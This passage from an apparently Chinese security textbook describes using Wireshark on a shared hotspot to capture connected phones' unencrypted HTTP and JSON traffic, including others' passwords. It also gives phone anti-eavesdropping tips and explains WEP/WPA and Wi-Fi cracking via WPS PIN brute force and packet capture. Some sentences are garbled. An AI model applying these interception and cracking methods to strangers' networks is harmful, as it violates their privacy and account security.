数字 3 代表着 IP 协议, 也称网际协议, 属网络层 Transmission Control Protocol, 即 TCP 协议, 也称传输控制协议。

数字 4 代表着用户发送的数据报文, 在这里面我们可以看到报文的 16 进制表示的报文信息。

数字 5 代表着应用软件, 在这里我们能够看到应用的账号信息, 和一些与应用相关的信息。



报文结构

通过报文结构我们可以大致了解 Wireshark 的功能，起初 Wireshark 是为了分析 TCP 协议而设计的软件，后来功能越来越丰富，现在的版本功能已经可以监听无线 Wi-Fi 和各种应用协议及报文。

### 12.3.5 Wireshark 监听连接 Wi-Fi 手机通信

Wireshark 的最新版本可以轻松地实现抓取无线 Wi-Fi 的各种信息，下面我们就以本机共享 Wi-Fi 为例，来学习一下发出 Wi-Fi 信号的主机是如何监听连接到 Wi-Fi 手机的传输数据的。

首先我们自己的主机需要开启一个 Wi-Fi 热点，然后打开 Wireshark。在主界面上，我们选择无线监听进入，然后开始抓包主界面，在过滤的工具栏中输入“http”，操作如图所示。



无线抓包分析

从图中可以明显地找到手机通过主机共享的 Wi-Fi 发送的报文信息。在上图中，选中一条抓取到的报文，双击就可以进入详细解说的对话框，结果如图所示。



数据分析

在上面捕捉结果的 HTTP 下拉框中可以明显看到报文数据，这是已经加密的，很多时候这里是不加密的，比如小网站、学校、政府和刚建立的网站，手机通过网络发送数据时不加密的。在这里通过 Wireshark 监听，有些时候可以轻松地获取到他人的账号密码，有些时候还会清晰地看到手机的网络通信报文，如图所示。



通信报文

由于目前手机通信报文都是 JSON 包装传输，但是 JSON 并不加密，所以在这里获取到的 JSON 数据是明文的，通过 JSON 数据我们可以对手机的网络通信状态一清二楚。

### 12.3.6 如何应对被监听

在日常生活中我们常常遇到的手机被监听往往是通过伪基站、卧底软件和蓝牙Wi-Fi的方式，从而泄露了关键敏感信息，造成重大损失。面对不同的情况就要以不同的方式来解决。

基站就是在数据传输的过程中起作用，相隔数万里的人们能够通过手机对话，靠的就是附近的基站。一方面基站接收信号，另一方面又负责将信号传递出去，在通话者之间充当着“桥梁”的作用。而这个伪基站并不传输信号，只接收信号。伪基站大小不一，规模小点的伪基站和计算机主机差不多，但是它却能接收到周围所有的通信信号。虽然接收那么多信号，但这个阻截器可以聪明地辨别，找到打算窃听的那个手机。奥秘就在伪基站能在空中获取每部手机的IMSI号。IMSI号就像手机的“身份证号”，独一无二。伪基站获取这个号码后，这个手机上发出的所有信号都会被拦截。

手机“卧底软件”早已不是传说，这个软件也叫手机间谍软件。一旦手机“中招”，就毫无隐私可言了。手机“黑客”比伪基站更可怕，它们几乎无孔不入。手机病毒就是一段程序，如果用手机上网，就很容易中毒。中毒后的手机非常“疯狂”，它会造成手机关机的假象，让手机黑屏，键盘失效。中毒手机还可以自动开机，泄露手机所在环境内的一切信息。中毒后，手机除了会自动开关机外，还会被用来自动给别人发短信、自动拨打电话、自动上网，甚至会破坏SIM卡芯片。有些不良商家，就利用手机病毒，把广告信息、垃圾短信通过中病毒的手机发给其他人。中毒的手机如果和计算机联网，就连计算机也会“感染”中毒，如果和固定电话联网，固定电话就会“出卖”你。

人多之处开蓝牙，差不多等于当众裸体。蓝牙让人们享受到了信息共享的喜悦和愉悦，但是就在感受到这份快乐的同时，也潜伏着危机。据说，“蓝牙”原是一位在10世纪统一丹麦的国王，他将当时的瑞典、芬兰与丹麦统一起来。用他的名字来命名这种新的技术标准，含有将四分五裂的局面统一起来的意思。蓝牙是一种短距离的无线通信技术，电子装置彼此可以通过蓝牙连接起来，省去了传统的电线。通过芯片上的无线接收器，配有蓝牙技术的电子产品能够在十米左右的距离内彼此相通。在国外，流行用手机交换电子名片，通过蓝牙发送，但是没准电子名片里就带有病毒，一点开立刻中招。最悲惨的是，无意间开通了蓝牙，手机里的秘密完全泄露了，却都还不知情。

免费不安全的Wi-Fi就更容易做到背后监听，只需要一个Wireshark就可以实时监听到有用信息。

那么我们在日常生活中应该如何做到手机的信息安全呢？这是书中的几条建议。

① 手机不要轻易让他人使用和安装不明软件。因为这类窃听软件只有接触了手机才能安装。

② 手机无论是上网还是下载软件，一定要到正规的网站浏览或下载，因为有的木马会隐

藏在一些软件中。除此之外,来路不明的彩信和网络链接千万不要打开,以避免木马程序入侵。

③ 若是有人送给你手机,你不妨对手机的软件进行安全排查,利用腾讯或者 360 的手机管家功能来保证手机运行软件的安全。

④ 在召开重要会议或者有很重要的谈话时,如果担心手机会被窃听,可以将手机的网络关闭,因为有的软件只要网络关闭就没办法运行。

⑤ 每部手机最好安装防火墙、杀毒、防监听等软件,当然有的软件并不见得能搜查得到木马,建议安装正版、权威的防御、杀毒软件,比如腾讯和 360 的手机安全卫士。

⑥ 建议不要将手机越狱或者 root,一旦手机越狱或者 root 之后会影响系统里的一些权限防御,这样木马就更容易入侵。

⑦ 经常不定期地检查手机应用程序列表,有的木马可以在列表中查询到。不在手机中谈论秘密和敏感的事项,不在手机中存储涉密的数据,不将手机带入重要涉密场所,不将手机连接涉密计算机。

⑧ 维修手机时要全程监管,防止被人安装窃密硬件和软件;在保密场所时,要将手机关闭。

⑨ 不通过免费不安全的 Wi-Fi 登录重要账号,不在不安全网络环境下进行购物或者转账操作。



## 技巧与问答

### ❖ Wi-Fi 加密有哪些方式?

目前,无线网络中已经存在好几种加密技术,最常运用的是 WEP 和 WPA 两种加密方式。例如,WEP(有线等效加密)采用 WEP 64 位或者 128 位数据加密;WPA-PSK 采用预共享密钥的 Wi-Fi 保护访问,采用 WPA-PSK 标准加密技术。无线局域网的第一个安全协议——802.11 Wired Equivalent Privacy(WEP),一直受到人们的质疑。虽然 WEP 能制止窥探者进入无线网络,但是人们还是有理由怀疑它的安全性。由于 WEP 破解起来非常容易,就像一把锁在门上的塑料锁。

WEP 安全加密方式运用了 rsa 数据安全性公司开辟的 rc4 prng 算法。其全称为有线对等保密(Wired Equivalent Privacy, WEP),是一种数据加密算法,用于提供等同于有线局域网的保护本领。运用了该技术的无线局域网,所有客户端与无线接入点的数据都会以一个共享

的密钥进行加密，密钥的长度有 40 ~ 256 位，密钥越长，黑客就需要越多的时间去进行破解，因此能够提供更好的安全保护。

WPA 安全加密方式即 Wi-Fi Protected Access，其加密特性决定了它比 WEP 更难以入侵，所以如果对数据安全性有很高需求，那就必须选用 WPA 加密方式了（Windows XP SP2 已经支持 WPA 加密方式）。

WPA 作为 IEEE 802.11 通用的加密机制 WEP 的升级版，在安全的防护上比 WEP 更为周密，主要体现在身份认证、加密机制和数据包检查等方面，而且它还提升了无线网络的管理本领。

WPA 与 WEP 不同，WEP 运用一个静态的密钥来加密所有的通信。WPA 不断地转换密钥，接纳有效的密钥分发机制，能跨越不同厂商的无线网卡实现应用 Wi-Fi、Wi。别的 WPA 的另一个优势是，它使公共场所和学术环境安全地摆设无线网络变成大概。而在此之前，这些场所一直不能运用 WEP。WEP 的缺陷在于其加密密钥为静态密钥，而非动态密钥。这意味着，为了更新密钥，IT 人员必须亲自访问每台机器，而这在学术环境和公共场所是不行的。另一种方法是让密钥保持不变，而这会使用户容易受到攻击。由于互操作问题，学术环境和公共场所一直不能运用专有的安全机制。

### ❖ 目前流行的万能密钥怎么实现破解Wi-Fi密码的？

Wi-Fi 万能钥匙的原理很简单，第一种是共享别人在其数据库里共享过的密码给所有人；另外一种就是超弱密码破解，比如 12345678，00000000，这类密码软件可以自动猜测，自带这类密码字典。这个软件的数据库非常强大，为什么强大呢？因为只要你安装过这个软件，每当你连接上一个无线信号，它就会自动把你这个信号的 mac 等资料密码自动上传到它的数据库，从而可以共享给别人。很多人不懂，以为它是用来破解的，在外面的时候下载它来破解，当回到家里的时候连接上自己的 Wi-Fi 时不知道已经把自己的 Wi-Fi 密码告知全天下。就是因为这个，它的数据库逐渐强大，逐渐将所有的 Wi-Fi 密码都保存在这个数据库中，只要我们打开使用这个软件就可以找到数据库中 Wi-Fi 的万能密钥，也就是保存在数据库中的 Wi-Fi 密码。伴随着万能密钥的发展越来越壮大，已经不再不经用户同意就上传使用者的 Wi-Fi 密码，用户体验更好，使用更安全。

### ❖ 计算机破解Wi-Fi的方式有几种？

一般计算机上破解 Wi-Fi 密码无非有两种方法，一是通过 pin 码，二是通过抓包，很多旧的路由器默认开通 wps（特别是 tp-link），这样导致可以通过 pin 码来破解 Wi-Fi 密码，只要算出 8 位 pin 码，任你改出什么金刚密码都是秒破。虽说 pin 码是 8 位数，但只需先算出前 4 位，再算第 5 位，最后第 8 位，想想这个只需要 11010 组数字就可以算出来的 pin 码是多么的脆弱。

当然现在新出的很多路由器都默认了关闭 wps 或者防 pin300S, 所以现在也已经很难破解 pin 码了。虽说如此, 但只要费些时日还是能 pin 通的。建议开通了 wps 功能的用户最好关闭它, 其实这功能对一般用户一点用处都没有。

第二种方法, 就是本章所讲的抓包, 当然也可以利用其他的工具, 比如 BackTrack3, 这与我们常说的 bt 下载是完全不同的概念。可以理解为集成了一些计算机安全软件的 linux 系统。